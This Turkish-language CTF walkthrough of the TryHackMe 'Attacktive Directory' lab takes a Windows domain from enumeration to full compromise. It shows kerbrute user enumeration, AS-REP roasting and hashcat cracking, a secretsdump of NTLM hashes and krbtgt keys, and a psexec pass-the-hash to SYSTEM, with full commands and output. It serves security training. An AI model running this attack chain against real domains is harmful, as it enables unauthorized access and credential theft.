

# TryHackMe Attacktive Directory Makine Çözüm Dokümanı

## Adım 1

Kullanılan araçların yüklenmesi. (Komutların çalışmaması durumunda “sudo” ile çalıştırılması denenebilir.

```
$ git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
```

```
$ pip3 install -r /opt/impacket/requirements.txt
```

```
$ cd /opt/impacket/ && python3 ./setup.py install
```

```
$ sudo apt install -y kerbrute
```

## Adım 2

Hedef IP'nin nmap port tarama aracı ile taranıp üzerinde açık olan portların ve servislerin versiyonları ile birlikte taranması ve kaydedilmesi.

```
$ nmap -Pn -oN nmap.txt --open -sV <cihaz IPsi>
```

Kullanılan Nmap seçenekleri;

**-Pn** ilgili IP'yi up olarak varsay ve keşif aşamasını geç.

**-oN nmap.txt** taramanın sonuçlarını text formatında nmap.txt dosyasına yaz.

**--open** sadece açık portları göster.

**-sV** Var olan servislerin versiyonlarına da bak.

```
Host is up (0.065s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE          VERSION
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2021-01-19 08:37:10Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: spookysc.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
Service Info: Host: ATTACKTIVEDIRECT; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap çıktısını incelediğimizde cihazın bir domaine ait, disk paylaşımının ve netbios servislerinin çalışıyor olduğunu görmekteyiz.

## Adım 3

Netbios servisi hakkında bilgi toplamak için “enum4linux” aracından yararlanabiliriz.

**\$ enum4linux <cihaz IPSi>**

```
=====
|   Getting domain SID for 10.10.150.187   |
=====
Unable to initialize messaging context
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)
```

Cihazın domain isminin “THM-AD” olduğunu görüyoruz.

SMB servisinin keşfedilmesi içinse “smbclient” aracından yararlanabiliriz.

**\$ smbclient -L <cihazın IPSi> -U Guest**

```
effective@debian:~/tryhackme/Attactive_Directory$ smbclient -L 10.10.183.154 -U Guest
mkdir failed on directory /var/run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\Guest's password:
session setup failed: NT_STATUS_ACCOUNT_DISABLED
```

Guest hesabının “disable” edildiği görüyoruz ve paylaşılan diskleri listeleyemediğimizi görüyoruz.

## Adım 4


Domain’e dahil başka hangi kullanıcıların olduğunu görebilmek için “kerbrute” aracını kullanabiliriz. Kullanıcı ismi ve parola listesi zafiyetli cihazın yazarı tarafından verilmiştir ve kullanıcıların keşfi için bu listeler kullanılabilir.

**\$ kerbrute userenum --dc <cihaz IPSi> -d THM-AD userlist.txt --delay 10 -t 5**

```

effective@debian:~/Programs/kerbrute$ go run main.go userenum --dc 10.10.183.154 -d THM-AD ~/tryhackme/Attacktive_Directory/userlist.txt --delay 10 -t 5

```



```

Version: dev (n/a) - 01/22/21 - Ronnie Flathers @ropnop

2021/01/22 13:55:46 > Using KDC(s):
2021/01/22 13:55:46 > 10.10.183.154:88

2021/01/22 13:55:46 > Delay set. Using single thread and delaying 10ms between attempts

2021/01/22 13:55:46 > [+] VALID USERNAME: james@THM-AD
2021/01/22 13:55:49 > [+] svc-admin has no pre auth required. Dumping hash to crack offline:
8krb5asrep$18$svc-admin$P00KRYSEC.LOCAL:62b212a4504aaa79dfcd1d245bee264c519d4f09c0eb4c1a36679d183dc5df10b055c3b49124a6a
174103dbd5eed5644f22ac3eddffc6a37a4ca1af6503c14e96c304aebca89b6a403b588319707c768739b38a2962f07db6bda29b1c8664728178b7
75cd76dbde037410baaa8a59bd7cb35d9d41fba00c1c21544b21118533f8abc32ce1b4f0b3325129230432d21b0a4d5978df68a04f5f828e58e58
1286a92e508131043b76b16c43f6586938ea13b2ce811a693fe7b3915546ac2b089abc908557c821cblas9ad70f37f0917732142e53cc97271829
25977a3ae02c4b421553bc1129bda44and6809036c487bad1411b33baef0f614c3bdff6ae2f9935146af135b45e433024c4cc6ae

2021/01/22 13:55:49 > [+] VALID USERNAME: svc-admin@THM-AD
2021/01/22 13:55:52 > [+] VALID USERNAME: james@THM-AD
2021/01/22 13:55:52 > [+] VALID USERNAME: robin@THM-AD
2021/01/22 13:56:04 > [+] VALID USERNAME: darkstar@THM-AD
2021/01/22 13:56:13 > [+] VALID USERNAME: administrator@THM-AD
2021/01/22 13:56:27 > [+] VALID USERNAME: backup@THM-AD
2021/01/22 13:56:33 > [+] VALID USERNAME: paradox@THM-AD
2021/01/22 13:57:14 > [+] VALID USERNAME: JAMES@THM-AD
2021/01/22 13:57:28 > [+] VALID USERNAME: Robin@THM-AD

```

Domain kullanıcılarını listeledikten sonra “svc-admin” kullanıcısının Pre-authentication işleminin çoktan yapılmış bir hesap olduğunu görüyoruz. Bu kullanıcının kerberos ile giriş işleminde bazı aşamaların gerçekleştirildiğini göstermektedir. Bu duruma sahip kullanıcıların parolalarının hashleri görüntülenebilir ve kırılmak için brute-force saldırısına tabii tutulabilir.

## Adım 5

“svc-admin” kullanıcısının parolasını “hashcat” aracı ile kırabilmek için araca uygun olan formatta hashin alınması gerekmektedir. Bu işlem için “impacket” kütüphanesinden “GetNPUsers.py” aracı kullanılabilir.

**\$ python GetNPUsers.py -no-pass -dc-ip <cihazın IPSi> THM-AD/svc-admin -format hashcat**

```

effective@debian:~/Programs/impacket/examples$ python GetNPUsers.py -no-pass -dc-ip 10.10.183.154 THM-AD/svc-admin -format hashcat
/home/effective/.local/lib/python2.7/site-packages/cryptography/_init_.py:39: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  CryptographyDeprecationWarning,
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc-admin
8krb5asrep$23$svc-admin@THM-AD:254ce783c2c66fd2d78c90789e628a155798ba98b4a46508e9fce3496f7e84c828af8f094cf7942b170a008067b4a582d750ae650ba4221971720f92e084139623fbecde9f121bfa3a5e3266f45f612c676060ee3cd1ce8931ae1a1981e9995a634e6ca35880b1b
572cab0c6021e3efa24810bed38b0905e7c087464a7efffa9334bede75bb77c64b3fb17c730247e8980b5a3ea01ee79b3b21bc89d5fadf17e70f9514766ce129f88fb73c5239d0b08dbf1a538dcae47a4b2da373578a89fe406fa7621a90a220d5358c281a76f2b4149bcc5039915d0120378c3c2b2de9
133bd08f2e316aeb4adff3e1dd8c11a374f3ed8fb7fe3a5224c47

```

Alınan hash’in tekrar cihazın yaratıcısı tarafından sağlanan parola listesi ile “hashcat” aracı ile kırılmaya çalışılması.

**\$ hashcat -m 18200 -a 0 hash.txt passwordlist.txt --force**

```

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace...: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@THM-AD:a9415e81fc585a7621a00fc8d1dd2d71$802d1b97d1322f958a1d03f20fbf014bb5991a7f28af07afc520fd377142c2c1c7d0fc8
cd03b75d2d163a913de6248a2ccdd8a27688a2ed0c9d30562bb7c9fd2741facadfe47d3f509ed4604fcadff870aed22c7c4b15cbaed6021f69af39dc9179008b18eff6c2
e91e617e4ac7289cf81da52a309c3d5db78b65b068a0bdf1afff353b3b66212b0aa3a28a80413a1020d94cb99d273316eb7a4fb136ad4adcc5f52936fb83e114f582b4e
67fa310200a07d068eddc8a899df4243bc64a218678d23af682796a404c29bc6a76d95b71936c0cd43e403fb82f373c55fcaa4c7247fbf1c003361a456e:management
2005

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, AS-REP
Hash.Target.....: $krb5asrep$23$svc-admin@THM-AD:a9415e81fc585a7621a0...1a456e
Time.Started.....: Fri Jan 22 14:49:00 2021, (0 secs)
Time.Estimated...: Fri Jan 22 14:49:00 2021, (0 secs)
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 937.6 kH/s (15.19ms) @ Accel:32 Loops:1 Thr:64 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 16384/70188 (23.34%)
Rejected.....: 0/16384 (0.00%)
Restore.Point...: 0/70188 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: m123456 -> cowgirlup

```

Şifre kırıldığında “svc-admin” kullanıcısının parolasının “management2005” olduğunu görüyoruz.

## Adım 6

“Guest” hesabı ile erişemediğimiz paylaşılan disklere “svc-admin” kullanıcısı olarak erişmeyi deneyebiliriz.

**\$ smbclient -L <cihazın IPSi> -U svc-admin**

**-L** Listeleme modu

**-U** Giriş yapacak kullanıcının belirtilmesi

```

effective@debian:~/tryhackme/Attactive_Directory$ smbclient -L 10.10.64.132 -U svc-admin
mkdir failed on directory /var/run/samba/msg.lock: Permission denied
Unable to initialize messaging context
Enter WORKGROUP\svc-admin's password:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
backup         Disk
C$             Disk      Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
SYSVOL         Disk      Logon server share

```

Paylaşılan alanları listeledikten sonra “backup” paylaşımının içeriğine göz atabiliriz.

```
effective@debian:~/tryhackme/Attacktive_Directory$ smbclient \\\10.10.64.132\\backup -U svc-admin
Unable to initialize messaging context
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sat Apr  4 22:08:39 2020
..               D           0   Sat Apr  4 22:08:39 2020
backup_credentials.txt  A          48   Sat Apr  4 22:08:53 2020

8247551 blocks of size 4096. 3564992 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>
```

Paylaşımın içerisinde “backup\_credentials.txt” isimli tek bir dosya bulunmaktadır. Bu dosyayı lokal cihazımıza kaydediyoruz.

İçeriğine baktığımızda base64 bir hash olduğunu görmekteyiz. Bu hash’i decode ettiğimiz zaman “backup@spookysec.local:backup2517860” yazısını görmekteyiz.

```
effective@debian:~/tryhackme/Attacktive_Directory$ cat backup_credentials.txt |base64 -d
backup@spookysec.local:backup2517860effective@debian:~/tryhackme/Attacktive_Directory$
```

Kerbrute ile yaptığımız saldırıdan Domainde “backup” isimli bir kullanıcının daha bulunduğunu bilmekteyiz ve bulduğumuz bu kullanıcının erişim bilgilerine benzemektedir.

## Adım 7

Bu kullanıcının giriş bilgileri kullanılarak “impacket” kütüphanesinden “secretsdump.py” aracı kullanılarak diğer kullanıcıların erişim hash’leri edinilmeye çalışılabilir.

**\$ secretsdump.py -just-dc backup:backup2517860@<cihazın IPSi>**

```
effective@debian:~/tryhackme/Attacktive_Directory$ python ~/Programs/impacket/examples/secretsdump.py -just-dc backup:backup2517860@10.10.64.132
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfdf0af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cfff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:7753c35c6a96d9c60a922f68adfb31b9:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0b9e628460f1a1c348460eba2c4a530c9b432b84
```

Alınan hashler LM:NTLM formatındadır ve bu hasler yine “impacket” kütüphanesinin “psexec.py” aracı kullanılarak direkt olarak giriş yapmamızı sağlayabilir.

## Adım 8

```
$ python psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc Administrator@<cihazın IPSi>
```

```
effective@debian:~/tryhackme/Attactive_Directory$ python ~/Programs/impacket/examples/psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc Administrator@10.10.239.37
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.239.37.....
[*] Found writable share ADMIN$
[*] Uploading file KXTAdzwb.exe
[*] Opening SVCManager on 10.10.239.37.....
[*] Creating service U0CG on 10.10.239.37.....
[*] Starting service U0CG....
[*] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Giriş yaptığımızda kullanıcımızın sistemin en yetkili kullanıcısı olduğumuzu görüyoruz.

## Adım 9

```
Directory of C:\Users\backup.THM-AD\Desktop

04/04/2020  12:08 PM    <DIR>          .
04/04/2020  12:08 PM    <DIR>          ..
04/04/2020  12:08 PM                26 PrivEsc.txt
               1 File(s)                26 bytes
               2 Dir(s)  14,698,201,088 bytes free

C:\Users\backup.THM-AD\Desktop>type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

```
C:\Users\Administrator\Desktop>type root.txt
TryHackMe{4ctiveDirectoryM4st3r}
```

### Kaynaklar:

- <https://tryhackme.com/room/attacktivedirectory>
- <https://github.com/SecureAuthCorp/impacket>
- <https://github.com/ropnop/kerbrute>
- <https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt>
- <https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt>